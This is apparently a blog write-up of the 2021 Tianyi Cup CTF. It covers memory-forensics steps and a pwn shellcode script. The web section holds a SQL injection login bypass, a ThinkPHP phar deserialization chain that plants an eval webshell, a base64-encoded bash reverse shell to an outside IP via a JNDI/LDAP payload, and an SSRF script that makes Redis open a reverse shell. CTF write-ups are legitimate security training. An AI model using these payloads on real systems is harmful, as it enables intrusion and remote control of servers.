

2021 第二届天翼杯ctf

原创

EDI安全 于 2021-09-25 18:36:01 发布 2247 收藏 5

分类专栏: [CTF-Writeup](#) 文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_45603443/article/details/120475301

版权



[CTF-Writeup](#) 专栏收录该内容

13 篇文章 2 订阅

订阅专栏

2021 天翼杯ctf wp

Misc

[签到](#)

[Browser](#)

Pwn

[ezshell](#)

Web

[eztp](#)

[jackson](#)

[easy_eval](#)

Tip

Misc

签到

群公告

FLAG

flag{e7gRR32wJJcHwQjwc2k9qFZ6fn3gZ8P}

Browser

先是拿到

1.默认浏览器(请给出在注册表中可证明它是默认浏览器的对应的值,如:IE.HTTP)

一般都在注册表,耐心翻翻

```
./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 hivelist  
./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 hivelist -o 0x8f484880
```

```
# ./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 hivelist  
Volatility Foundation Volatility Framework 2.6  
Virtual Physical Name  
-----  
0x8f4e59c8 0x4619f9c8 \??\C:\Users\HP\AppData\Local\Microsoft\Windows\UsrClass.dat  
0x913c19c8 0x29fc79c8 \Device\HarddiskVolume1\Boot\BCD  
0x913d29c8 0x2a6f79c8 \SystemRoot\System32\Config\SOFTWARE  
0x95d3b9c8 0x23b319c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT  
0x95d9a648 0x239c2648 \SystemRoot\System32\Config\SECURITY  
0x95ded008 0x21c2e008 \SystemRoot\System32\Config\SAM  
0x968b21d8 0x7b6511d8 \??\C:\System Volume Information\Syscache.hve  
0x9a743530 0x51794530 \SystemRoot\System32\Config\DEFAULT  
0xa56bb9c8 0x65a329c8 \Device\HarddiskVolume1\360SANDBOX\360SandBox.sav  
0x8b40c008 0x2c44b008 [no name]  
0x8b41c008 0x2c49a008 \REGISTRY\MACHINE\SYSTEM  
0x8b4459c8 0x2c4459c8 \REGISTRY\MACHINE\HARDWARE  
0x8d2829c8 0x212409c8 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT  
0x8f484880 0x47501880 \??\C:\Users\HP\ntuser.dat  
  
(rootkali)-[~/usr/local/volatility]
```

CSDN @EDI安全

http://www.360doc.com/content/14/0216/23/13813789_353089973.shtml

看到追加到注册表的地址

```
[HKEY_CLASSES_ROOT\WebMIND\Shell\Open\Command]  
@="\"C:\\Program Files\\Internet Explorer\\iexplore.exe\" \"%1\""  
[HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations  
\UrlAssociations\http\UserChoice]  
"ProgId"="WebMind"
```

看到本地的表示

注册表编辑器

文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)

计算机\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice

名称	类型	数据
armodelviewing	REG_SZ	(数值未设置)
bingmaps	REG_SZ	52vgUjCw35U=
bingweather	REG_SZ	
calculator	REG_SZ	
callto	REG_SZ	
com.microsoft.3d	REG_SZ	
feedback-hub	REG_SZ	
ftp	REG_SZ	
hpprintercontrol	REG_SZ	
hp-smart	REG_SZ	
hp-ucde	REG_SZ	
名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Hash	REG_SZ	52vgUjCw35U=
ProgId	REG_SZ	MSEdgeHTM

CSDN @EDI安全

然后去检索win7 的注册表

“Software\Microsoft\windows\Shell\Associations\UrlAssociations\http\Userchoice”

```
-. /volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 printkey -R "Software\Microsoft\windows\Shell\Associations\UrlAssociations\http\Userchoi
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

-----
Registry: \??\C:\Users\HP\ntuser.dat
Key name: UserChoice (S)
Last updated: 2021-08-22 10:49:54 UTC+0000

Subkeys:

Values:
REG_SZ Progid : (S) MSEdgeHTM
```


只能说一模一样

```
-. /volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 filescan | grep edge
Volatility Foundation Volatility Framework 2.6
0x000000007d9d13d0 6 0 R--r-- \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\msedge.exe
0x000000007dabe938 1 1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
0x000000007daecce8 7 0 RWD--d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Temp\source5360_2139203913\92.0.902.78\msedge_200_p
0x000000007dba7038 6 0 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\msedge.exe
0x000000007dbe2968 1 1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_100_percent.pak
0x000000007ddf4788 1 1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_100_percent.pak
0x000000007e42c578 1 1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
0x000000007e960e48 1 1 R--r-d \Device\HarddiskVolume1\Program Files\Microsoft\Edge\Application\92.0.902.78\msedge_200_percent.pak
```

版本： 92.0.902.78

还缺个url那个东西在本地的Edge的缓存里面可以找到一共叫History的SQLite format 3的文件，检索下然后dump下来

CSDN @EDI安全



- Login Data
- Login Data-journal
- Media History
- Media History-journal
- Network Action Predictor
- Network Action Predictor-journal
- Network Persistent State
- Preferences
- PreferredApps

```

23 ETXACK
24 ETXACK
25 ETXACK
26 x94NUI
27 ETXACK
28 ETXACK
29 ETXACK
30 ETXACK
31 ETXACK
32 ETXACK
33 ETXACK

```

CSDN @EDI安全

```

# ./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 filescan | grep "History"
Volatility Foundation Volatility Framework 2.6
0x000000007d61f1c8 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGFgAppHistory.db
0x000000007d61f2c8 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d67aaa0 5 0 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d98d038 7 0 R--rwd \Device\HarddiskVolume1\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007da2abf0 2 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
0x000000007dd44408 9 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021082220210823\index.dat
0x000000007e969280 5 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
0x000000007ec5f0c0 17 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007f8f3380 8 0 RW-rw- \Device\HarddiskVolume1\Windows\Temp\History\History.IE5\index.dat
0x000000007f96ac38 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007f9854f0 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007fd1e970 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGLGlobalHistory.db
0x000000007fd74e48 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGLFaultHistory.db

```

CSDN @EDI安全

```

./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 dumpfiles -Q
0x000000007da2abf0 -D ./

```



```

# ./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 filescan | grep "History"
Volatility Foundation Volatility Framework 2.6
0x000000007d61f1c8 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGfGAppHistory.db
0x000000007d61f2c8 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d67aa0 5 0 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007d98d038 7 0 R--rwd \Device\HarddiskVolume1\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows\Hi
0x000000007da2abf0 2 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
0x000000007dd4408 9 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012021
0x000000007e969280 5 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History-journal
0x000000007ec5f0c0 17 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007f8f3380 8 0 RW-rw- \Device\HarddiskVolume1\Windows\Temp\History\History.IE5\index.dat
0x000000007f96ac38 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007f9854f0 1 1 RW-rw- \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007fd1e970 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGfGlobalHistory.db
0x000000007fd74e48 3 0 RW---- \Device\HarddiskVolume1\Windows\Prefetch\AgGfFaultHistory.db

(root@kali)~/usr/local/volatility
# ./volatility -f /root/CTF/Browser.raw --profile=Win7SP1x86 dumpfiles -Q 0x000000007da2abf0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7da2abf0 None \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History
SharedCacheMap 0x7da2abf0 None \Device\HarddiskVolume1\Users\HP\AppData\Local\Microsoft\Edge\User Data\Default\History

(root@kali)~/usr/local/volatility
# ls

```

CSDN @EDI安全

下载下来导入navicat

id	url	title	visit_count	typed_count	last_visit_time	hidden
2	https://support.micr		0		0:74100720000000	1
3	https://www.baidu.c	百度一下，你就知道	2		1:74101863661551	0
4	https://support.micr		0		0:74100994000000	1
5	https://www.msn.cn,		0		0:74100702000000	1
6	https://www.microsc	下载 Microsoft Edge	1		0:74100762000000	0
7	http://www.baidu.cc		1		0:74100730000000	0
8	https://hao.360.com		0		0:74100720000000	1
9	file:///C:/Users/HP/D		1		0:74101614000000	0
10	http://www.baidu.cc		0		0:74100716000000	1
11	https://go.microsoft		0		0:74100994000000	1
12	https://www.baidu.c	edge_百度搜索	1		0:74100730000000	0
13	https://support.micr		0		0:74100994000000	1
14	https://support.micr	有关安装和更新 Micro	1		0:74101850532399	0
15	https://go.microsoft	Microsoft Edge	1		0:74101851576288	0
16	https://microsoftedc	Microsoft Edge	1		0:74101851576288	0
17	https://microsoftedc	Microsoft Edge	1		0:74101851576288	0
18	https://www.baidu.c	test_百度搜索	1		0:74101866992175	0
19	http://www.bilibili.c	哔哩哔哩 (゜-゜)つロ	1		0:74101915425637	0
20	https://www.bilibili.c	哔哩哔哩 (゜-゜)つロ	1		1:74101915425637	0
21	https://www.bilibili.c	液晶电视能否超越 OLI	1		0:74101920204541	0
22	https://www.bilibili.c	【初投/OC/原创动画M	1		0:74101924804740	0
23	https://www.bilibili.c	《黑神话：悟空》12分	1		0:74101930491282	0
24	http://www.hao123.c	hao123_上网从这里开	1		0:74101939104815	0
25	https://www.hao123	hao123_上网从这里开	1		1:74101939104815	0
26	https://www.hao123	腾讯首页	1		0:74101941328324	0

CSDN @EDI安全

降序下然后就能看到

https://weibo.com/login.php

拼接

MSEdgeHTM_92.0.902.78_https://weibo.com/login.php

得到flag

Pwn

ezshell

```

from pwn import *
elf=ELF('./chall')
EXCV = context.binary = './chall'
context.arch='amd64'
def pwn(p, idx, c):
# open
shellcode = ''
push 0x3a; pop rdi; xor rbx,rbx;inc bl;shl rbx,0x10;add rdi,rbx; xor
esi, esi;
open:
push 2; pop rax; syscall;
cmp al,0x4
jl open
...
# re open, rax => 0x14
# read(rax, 0x10050, 0x50)
shellcode += "mov rdi, rax; xor eax, eax; push 0x50; pop rdx; push 0x50;
pop rsi;add rsi,rbx; syscall;"
# cmp and jz
if idx == 0:
shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(idx,
c)
else:
shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(idx,
c)
shellcode = asm(shellcode)
p.recvuntil('==== Input your secret code =====\n')
p.send(shellcode.ljust(0x40-6, b'a') + b'./flag')
idx = 0
var_list = []
while(1):
for c in range(32, 127):
p = remote("47.104.169.149",25178)
# p=process('./chall')
pwn(p, idx, c)
start = time.time()
try:
p.recv(timeout=2)
except:
pass
end = time.time()
p.close()
if end-start > 1.5:
var_list.append(c)
print("".join([chr(i) for i in var_list]))
break
else:
print("".join([chr(i) for i in var_list]))
break
idx = idx + 1
print("".join([chr(i) for i in var_list]))

```

Web

eztp

```
[11:47:24] 200 - 0B - /vendor/composer/autoload_classmap.php
[11:47:24] 200 - 0B - /vendor/composer/autoload_namespaces.php
[11:47:24] 200 - 0B - /vendor/composer/autoload_static.php
[11:47:24] 200 - 55KB - /vendor/composer/installed.json
[11:47:27] 200 - 6MB - /www.zip
```

CSDN @EDI安全

```
POST /public/ HTTP/1.1
Host: 8.134.37.86:26846
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 100
Origin: http://8.134.37.86:26846
Connection: close
Referer: http://8.134.37.86:26846/public/index.php
Cookie: PHPSESSID=71a556p4v160a8j1nhcholth1d
username[0]=not like&username[1][0]=%%&username[1][1]=233&username[2]=)
union select 1,1#&password=1
```

注入登录进入后台

POP链

```
<?php
namespace think {
abstract class Model
{
protected $append;
protected $error;
public $parent;
}
}

namespace think\model {
use think\db\Query;
use think\Model;
use think\model\relation\HasOne;
use think\console\Output;
abstract class Relation
{
protected $query;
protected $selfRelation;
protected $parent;
protected $foreignKey;
protected $localKey;
}
class Pivot extends Model
{
public function __construct()
{
```

```

$this->append = ['mb' => 'getError'];
$this->error = new HasOne();
$this->parent = new Output();
}
}
}
namespace think\session\driver {
use think\cache\driver\File;
class Memcached
{
protected $handler;
public function __construct()
{
$this->handler = new File();
}
}
}
namespace think\cache\driver {
class File
{
protected $options;
protected $tag;
function __construct()
{
$this->options = [
'expire' => 3600,
'cache_subdir' => false,
'prefix' => '',
'path' => 'php://filter/convert.iconv.utf-8.utf7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../../../../
../../../../var/www/html/public/uploads/a.php',
'data_compress' => false,
];
$this->tag = 1;
}
}
}
namespace think\db {
use think\console\Output;
class Query
{
protected $model;
public function __construct()
{
$this->model = new Output();
}
}
}
namespace think\console {
use think\session\driver\Memcached;
class Output
{
protected $styles;
private $handle;
public function __construct()
{
$this->styles = ['where'];
$this->handle = new Memcached();
}
}
}

```



```

}
}
namespace think\model\relation {
use think\Model\Relation;
use think\db\Query;
use think\console\Output;
abstract class OneToOne extends Relation
{
protected $bindAttr;
}
class HasOne extends OneToOne
{
public function __construct()
{
$this->selfRelation = 0;
$this->query = new Output();
$this->bindAttr = ['ccc', 'ccc'];
$this->foreignKey = 'ccc';
$o = new \stdClass();
$o->mb = 'ccc';
$this->parent = $o;
$this->localKey = 'mb';
}
}
}
namespace think\process\pipes {
use think\model\Pivot;
class Windows
{
private $files;
public function __construct()
{
$this->files = [new Pivot()];
}
}
}
namespace {
use think\process\pipes\Windows;
// echo urlencode(base64_encode(serialize(new Windows())));
$phar = new Phar("exp.phar"); //后缀名必须为 phar
$phar->startBuffering();
$phar->setStub('GIF89a' . '<?php __HALT_COMPILER();?>');
$object = new Windows();
$phar->setMetadata($object); //将自定义的 meta-data 存入 manifest
$phar->addFromString("1.php", ""); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
rename("exp.phar", "exp.jpg");
}
}

```

上传phar文件

使用listpic路由触发 phar反序列化

```

http://8.134.37.86:24954/public/?
s=admin/index/listpic&dir=phar:///var/www/html/public/static/img/person.jpg

```

写入shell后 读取flag

Send Cancel |< >|

Target: http://8.134.37.86:2495

Request

```
1 POST /public/uploads/a.php3b58a9545013e88c7186db1bb158c44.php HTTP/1.1
2 Host: 8.134.37.86:24954
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: password=; PHPSESSID=71a556p4v160a8jlnhcholthld
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 24
13
14 ccc=system("/readflag");
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Sep 2021 06:29:01 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 181
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 000:0:0:0-00'00'0:000'00'0000'00'00'0000'000:00'00000(0A0Eflag{dqTBQ0Izr7GonkMyCL8ig0uXv1XRheE2})
10
11 0000000000:0:00nnX000:00'000:00'00z:(n0:0|0:0(:(000:000->
```

CSDN @EDI安全

Request

```
1 POST /public/uploads/a.php3b58a9545013e88c7186db1bb158c44.php HTTP/1.1
2 Host: 8.134.37.86:24954
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: password=; PHPSESSID=71a556p4v160a8jlnhcholthld
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 19
13
14 ccc=system("ls /");
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Sep 2021 06:30:14 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 306
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 000:0:0:0-00'00'0:000'00'0000'00'00'0000'000:00'00000(0A0app
10
11 boot
12 create_mysql_users.sh
13 dev
14 etc
15 flag
16 home
17 lib
18 lib64
19 media
20 mnt
21 opt
22 proc
23 readflag
24 root
25 run
26 run.sh
27 sbin
28 srv
29 start-apache2.sh
30 start-mysqld.sh
31 sys
32 tmp
33 usr
34 var
35 0000000000:0:00nnX000:00'000:00'00z:(n0:0|0:0(:(000:000->
```

CSDN @EDI安全

jackson

花生壳设置内网穿透安排恶意ldap服务

 **我的应用** 

访问地址
http://3c6076f200.zicp.vip:56015

内网主机 带宽
192.168.174.128:9001 ◀ 1M ▶

 诊断  分享  操作 ▼

CSDN @EDI安全

```
use exploit LDAPLocalChainListener
use payload CommonsCollections8
use bullet TransformerBullet
set lport 9001
set version 3
set args 'set args 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuMzIuMjAxLjQ0Lzk5OTkgMD4mMQ==}|{base64,-
d}|{bash,-i}'
run
```

ysomap直接用上面的payload
中转到服务器上接到shell

```
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
bash-4.4# ls /
ls /
bin
dev
etc
flag
flag.sh
home
lib
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
bash-4.4# cat /flag
cat /flag
flag{H0xDuXPBgW2b0yZUv46cVnd8iNaLrIAq}
bash-4.4# /flag.sh
/flag.sh
bash-4.4#
```

CSDN @ EDI安全

easy_eval

反序列化

```

<?php
class a{
public $code = "system('cat /*;id');";
function __construct($code)
{
$this->code = $code;
}
}
class b{
function __construct($code)
{
$this->a = new a($code);
}
function __destruct(){
echo $this->a->a();
}
}
$c = new b('eval($_REQUEST[0]);');
echo serialize($c);

```

把redis的so扩展上传到/tmp目录下
用fsockopen发起ssrf打redis

```

<?php
function Getfile($host, $port, $link){
$fp = fsockopen($host, intval($port), $errno, $errstr, 30);
if(!$fp){
echo "$errstr (error number $errno) \n";
}else{
$out = "$link";
//$out = "GET $link HTTP/1.1\r\n";
//$out .= "HOST $host \r\n";
//$out .= "Connection: Close\r\n\r\n";
//$out .= "\r\n";
fwrite($fp, $out);
$content = '';
while(!feof($fp)){
$content .= fgets($fp, 1024);
}
fclose($fp);
return $content;
}
}
$poc = "AUTH you_cannot_guess_it\r\n";
$poc .= "module load /tmp/exp.so\r\nsystem.rev 121.196.165.115 6663\r\n";
$poc .= "info\r\nquit\r\n";
var_dump($poc);
var_dump(Getfile("127.0.0.1", "6379", $poc));

```



```
root@chnode:~# nc -lvnp 6663
Listening on 0.0.0.0 6663
Connection received on 8.134.97.12 42928

ls
1.php
apache2-stderr---supervisor-hxvoid75.log
apache2-stdout---supervisor-d9xpilo3.log
exp.so
redis-stderr---supervisor-axd3ma9n.log
redis-stdout---supervisor-zkbic23c.log
tmpzr8_9mjt
cd /
ls
bin
boot
dev
etc
flag_bffc-d3ffcfdb00ef
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
start-apache2.sh
start-redis.sh
supervisor-4.2.0
supervisord.log
supervisord.pid
sys
tmp
usr
var
cat \r\nslaveof no one
cat: rnslaveof: No such file or directory
cat: no: No such file or directory. CSDN @EDI安全
```

```
cat: one: No such file or directory
cat flag_bffc-d3ffcfdb00ef
flag{mQ3giEond4S8Hz7uIZ1qwNRe9GYMByTv}
root@chnode:~#
```

Tip

你是否想要加入一个安全团队
拥有更好的学习氛围？

那就加入EDI安全，这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心。


EDI安全的CTF战队经常参与各大CTF比赛，了解CTF赛事，我们在为打造安全圈好的技术氛围而努力，这里绝对是你学习技术的好地方。这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心，下一个CTF大牛就是你。

欢迎各位大佬小白入驻，大家一起打CTF，一起进步。

我们在挖掘，不让你埋没！

你的加入可以给我们带来新的活力，我们同样也可以赠你无限的发展空间。

有意向的师傅请联系邮箱root@edisec.net（带上自己的简历，简历内容包括自己的学习方向，学习经历等）



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)